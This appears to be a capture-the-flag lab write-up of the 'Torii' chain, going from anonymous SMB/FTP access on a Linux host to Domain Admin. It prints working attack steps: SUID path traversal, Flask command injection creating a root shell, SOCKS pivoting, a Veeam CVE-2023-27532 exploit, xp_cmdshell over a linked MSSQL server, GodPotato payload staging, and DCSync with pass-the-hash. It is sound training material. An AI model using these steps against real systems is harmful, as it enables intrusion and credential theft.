Torii - Complete Chain Walkthrough
Introduction
This is a complete walkthrough and writeup for the Torii chain from the Ronin66 lab. Torii is a full Active Directory chain — we start from zero on an externally-facing Linux machine, peel through multiple layers of credential abuse and misconfigurations, pivot into an internal Windows domain, and chain together four machines to land Domain Admin on the DC. The full path: PRINCESS → WIN1 → WIN2 → DC0.
Tools Used: Nmap, NetExec, smbclient, ftp, identify (ImageMagick), ssh, certipy, bloodyAD, proxychains4, secretsdump, Evil-WinRM, psexec, sqlcmd, GodPotato, CVE-2023-27532
Difficulty: Chain / Hard
Key Techniques: NULL auth SMB enumeration, metadata credential discovery, SUID path traversal (confused deputy), Flask command injection, AD machine ticket (keytab), SOCKS pivot, LDAP password-in-description, Veeam CVE-2023-27532, MSSQL linked server RCE, SeImpersonatePrivilege (GodPotato), DCSync
Environment:
- External:
10.0.0.5(PRINCESS — Linux, AD-joined toLINK.LOCAL) - Internal:
10.0.10.0/2410.0.10.10— DC010.0.10.100— PRINCESS (internal NIC)10.0.10.101— WIN110.0.10.102— WIN2
- Domain:
LINK.LOCAL
Phase 1 — PRINCESS (External: 10.0.0.5)
Enumeration
Nmap Scan
1 | PORT STATE SERVICE VERSION |
A Linux box with anonymous FTP, SSH, and Samba. All three are worth poking.
SMB — NULL Auth + Password Spray
NULL Authentication
NULL auth is enabled. We enumerate shares and users:
1 | netexec smb 10.0.0.5 -u '' -p '' --shares |
We find a single user named silly and a share named intern. Given the machine appears to be set up for an intern, we take a guess — the username is the password:
1 | netexec smb 10.0.0.5 -u 'silly' -p '<REDACTED>' --shares |

It works. We connect to the intern share and pull the only file inside:
1 | smbclient //10.0.0.5/intern -U 'silly%<REDACTED>' |
FTP — Mail Discovery
Anonymous FTP has a notes folder. Inside we find silly.mbox — a mailbox file with a conversation between silly and a user named henry. The key takeaway from the mail thread: silly changed his SSH password after an incident but left other services unchanged, and there’s mention of a separate intern whose access hasn’t been updated yet.
Image Metadata → leila
We examine the PNG we pulled from the SMB share:
1 | identify -verbose intern.png |
The metadata reveals Author: leila. We take another educated guess and try the username as the password over SSH:
1 | ssh leila@10.0.0.5 |
It works. leila is the intern.
SUID Path Traversal — leila → silly
Reading the Environment
In leila’s home directory we find two files: a note from Adam and a C source file called silly-notes.c. The note explains that Adam added a binary so leila can read files from silly’s notes directory, and that he’s still figuring out sudoers.
The source code:
1 | int main(int argc, char *argv[]) { |
The Bug
The binary is SUID silly (/usr/local/bin/silly-notes). It calls setuid to switch to silly’s UID, then appends argv[1] to /home/silly/notes/ with zero sanitization and opens the result. There’s no check for .. — so we can walk out of the notes directory and read any file silly can read, including her SSH private key.
Exploiting the Traversal
1 | /usr/local/bin/silly-notes ../.ssh/id_rsa |
The kernel resolves /home/silly/notes/../.ssh/id_rsa → /home/silly/.ssh/id_rsa. Since fopen runs after setuid, the read happens with silly’s privileges. Her 600 key dumps straight to our terminal. We save it and log in:
1 | chmod 600 id_rsa |
Command Injection — silly → root
Reading the Backup Server
Back as leila, we use the SUID binary to read silly’s backup server config:
1 | leila@princess:~$ /usr/local/bin/silly-notes ../backup_server/backup.conf |
We also read the Flask application source:
1 | /usr/local/bin/silly-notes ../backup_server/backup_server.py |
The Bug
The relevant line in backup_server.py:
1 | os.system(f"tar -czf {backup_path} {src_path}") |
dest_path is taken directly from form input, joined into a shell string, and passed to os.system — which runs under /bin/sh -c as root. No quoting, no escaping. Classic command injection.
Reaching the Service
The Flask app binds to 127.0.0.1:8080 — local only. We port-forward over SSH:
1 | ssh -L 8080:127.0.0.1:8080 silly@princess -i id_rsa -N |
Exploiting — SUID Bash
We log in and inject via dest_path:
1 | curl -s -c cookies.txt -X POST http://127.0.0.1:8080/login \ |
1 | curl -s -b cookies.txt -X POST http://127.0.0.1:8080/backup \ |
The backtick payload runs as root and creates a SUID copy of bash. We cash in from silly’s SSH session:
1 | /tmp/rootbash -p |
-p preserves the SUID euid instead of dropping it. We own PRINCESS.
Phase 2 — Pivoting to the Internal Network
AD-Joined Machine — Machine Ticket
We check whether PRINCESS is domain-joined:
1 | realm list |
It is — joined to LINK.LOCAL. The keytab is on disk, so we request a Kerberos machine ticket:
1 | kinit -k -t /etc/krb5.keytab PRINCESS\$@LINK.LOCAL |
1 | cp /tmp/krb5cc_1001 /tmp/princess.ccache |
We pull the ccache to our attacker machine:
1 | scp -i id_rsa silly@10.0.0.5:/tmp/princess.ccache ./princess.ccache |
SOCKS Tunnel
We set up a SOCKS proxy through PRINCESS to reach the internal 10.0.10.0/24 network:
1 | ssh -D 1080 silly@10.0.0.5 -i id_rsa |
1 | sudo proxychains4 -q netexec smb 10.0.10.100/24 |

We discover:
10.0.10.100— PRINCESS10.0.10.10— DC010.0.10.101— WIN110.0.10.102— WIN2
Time Sync
Kerberos is strict about clock skew. ntpdate didn’t cooperate so we do it manually:
1 | sudo proxychains4 -q net time -S 10.0.10.10 |

BloodHound + LDAP Enumeration
With the machine ticket and the tunnel up, we collect BloodHound data from the DC:
1 | sudo KRB5CCNAME=./princess.ccache proxychains4 -q netexec ldap 10.0.10.10 --use-kcache --bloodhound --dns-server 10.0.10.10 -c all --dns-tcp |
We also dump all domain users and spot a classic finding — a password sitting in a user’s description field:
1 | sudo KRB5CCNAME=./princess.ccache proxychains4 -q netexec ldap 10.0.10.10 --use-kcache --users |

shareviewer:<REDACTED>
Phase 3 — WIN1 (10.0.10.101)
SCRIPTS Share → Credentials
WIN1 has a readable SCRIPTS share for shareviewer. We connect and pull the only file inside:
1 | sudo proxychains4 -q smbclient.py LINK.LOCAL/shareviewer:'<REDACTED>'@10.0.10.101 |
1 | get mountshare.ps1 |
The PowerShell script contains hardcoded credentials for backupwin1:
1 | $cred = New-Object System.Management.Automation.PSCredential("link.local\backupwin1",(ConvertTo-SecureString "<REDACTED>" -AsPlainText -Force)) |
We check WinRM access across the internal subnet:
1 | sudo proxychains4 -q netexec winrm 10.0.10.0/24 -u 'backupwin1' -p '<REDACTED>' |
We land on WIN1.
Veeam — CVE-2023-27532
Once inside WIN1 we find Veeam Backup & Replication installed. CVE-2023-27532 is an unauthenticated credential extraction vulnerability in Veeam’s VeeamTransport service. We compile the PoC:
1 | dotnet publish -c Release -r win-x64 --self-contained true -p:PublishSingleFile=true -o publish\ |
We upload the binary and run it against the local Veeam service:
1 | .\CVE-2023-27532.exe net.tcp://127.0.0.1:9401/ |

1 | UserName = sqlwin1to2 Password = <REDACTED> |
We WinRM in as sqlwin1to2:
1 | sudo proxychains4 -q evil-winrm -i 10.0.10.101 -u 'sqlwin1to2' -p '<REDACTED>' |
Phase 4 — WIN2 (10.0.10.102) via Linked MSSQL
Linked Server Discovery
WIN1 has a local SQL Express instance. We check for linked servers pointing at WIN2:
1 | sqlcmd -S .\SQLEXPRESS -E -Q "SELECT name, data_source, provider FROM master.sys.servers WHERE is_linked = 1" |
There’s a link. We check our privileges on the remote instance:
1 | sqlcmd -S .\SQLEXPRESS -E -Q "SELECT * FROM OPENQUERY(WIN2, 'SELECT @@SERVERNAME, SYSTEM_USER, IS_SRVROLEMEMBER(''sysadmin'')')" |
We’re sysadmin on WIN2 through the link. We enable xp_cmdshell remotely and check our context:
1 | # enable it |
We’re running as NT SERVICE\MSSQL$SQLEXPRESS — which carries SeImpersonatePrivilege. GodPotato time.
Staging GodPotato Through the Chain
We stage the binary through the chain: attacker → PRINCESS → WIN1 → WIN2. We host it from our machine, pull it to PRINCESS, serve it from PRINCESS into the internal network, then have WIN2 download it via xp_cmdshell:
1 | python3 -m http.server 9091 |
On PRINCESS:
1 | wget http://10.8.0.33:9091/GodPotato-NET4.exe |
From PRINCESS, serve it internally:
1 | python3 -m http.server 9091 |
From WIN1 via linked server:
1 | # create a temp dir on WIN2 via xp_cmdshell |
Creating a Local Admin on WIN2
We write batch files to WIN2 and execute them through GodPotato:
1 | # 1. create the batch file on WIN2 with the commands to run |
Fixing UAC Remote Restrictions
When you authenticate remotely with a local account, Windows applies UAC remote restrictions by default. Even though hacker is in the local Administrators group, Windows strips the admin token for remote connections — giving you a filtered medium-integrity token instead of a full admin token. This means no ADMIN$, no C$, psexec and secretsdump fail, and WinRM may deny admin actions. LocalAccountTokenFilterPolicy = 1 disables this and gives local admin accounts their full unfiltered token over the network, as if you were sitting at the machine.
1 | sqlcmd -S .\SQLEXPRESS -E -Q "EXEC ('xp_cmdshell ''echo reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f > C:\Temp\regfix.bat''') AT WIN2" |
Dumping WIN2
1 | sudo proxychains4 -q secretsdump.py hacker:<REDACTED>@10.0.10.102 |
We get the local Administrator hash. We use it to psexec in cleanly:
1 | sudo proxychains4 -q psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:<REDACTED> Administrator@10.0.10.102 |
Phase 5 — DC0 (10.0.10.10) via DCSync
adm_sync — Hidden in Plain Sight
On WIN2, browsing C:\Users we find a profile for adm_sync. Inside his Documents folder is an ad_sync.ps1 script with his credentials hardcoded:

The script name is a deliberate misdirection — if you’re not paying attention you might dismiss it as a service account. It isn’t.
DCSync
Back in BloodHound we confirm adm_sync has DCSync privileges over the domain:

We run secretsdump directly against the DC:
1 | sudo proxychains4 -q secretsdump.py 'LINK/adm_sync:<REDACTED>@10.0.10.10' |

Every hash in the domain is ours. We pass the Administrator hash to Evil-WinRM and grab the flag from the desktop:
1 | sudo proxychains4 -q evil-winrm -i 10.0.10.10 -u Administrator -H '<REDACTED>' |
The chain is complete.
Conclusion
Torii was the most layered box in the lab — every machine fed the next one, and nothing was handed to you:
- PRINCESS (external) — NULL auth → metadata credential → SUID path traversal → SSH key theft → Flask command injection → root
- Pivot — AD-joined Linux, machine keytab → Kerberos ticket → SOCKS tunnel into
10.0.10.0/24 - LDAP — Password in description field →
shareviewer→ SCRIPTS share →backupwin1credentials - WIN1 — Veeam CVE-2023-27532 →
sqlwin1to2credentials - WIN2 — MSSQL linked server RCE → SeImpersonatePrivilege → GodPotato → local admin → secretsdump → Administrator hash
- DC0 —
adm_synccredentials in a PS1 on WIN2 → DCSync → full domain
The lesson: chains like this succeed because of credential hygiene failures at every layer — passwords in metadata, passwords in descriptions, passwords in scripts, passwords in backup software. Any one of those fixed and the chain breaks. All of them together and it’s a straight path from anonymous FTP to Domain Admin.
Tools Used
- Nmap
- NetExec
- smbclient
- ftp
- identify (ImageMagick)
- ssh / ssh port forwarding
- proxychains4
- secretsdump (Impacket)
- Evil-WinRM
- psexec (Impacket)
- sqlcmd
- GodPotato
- CVE-2023-27532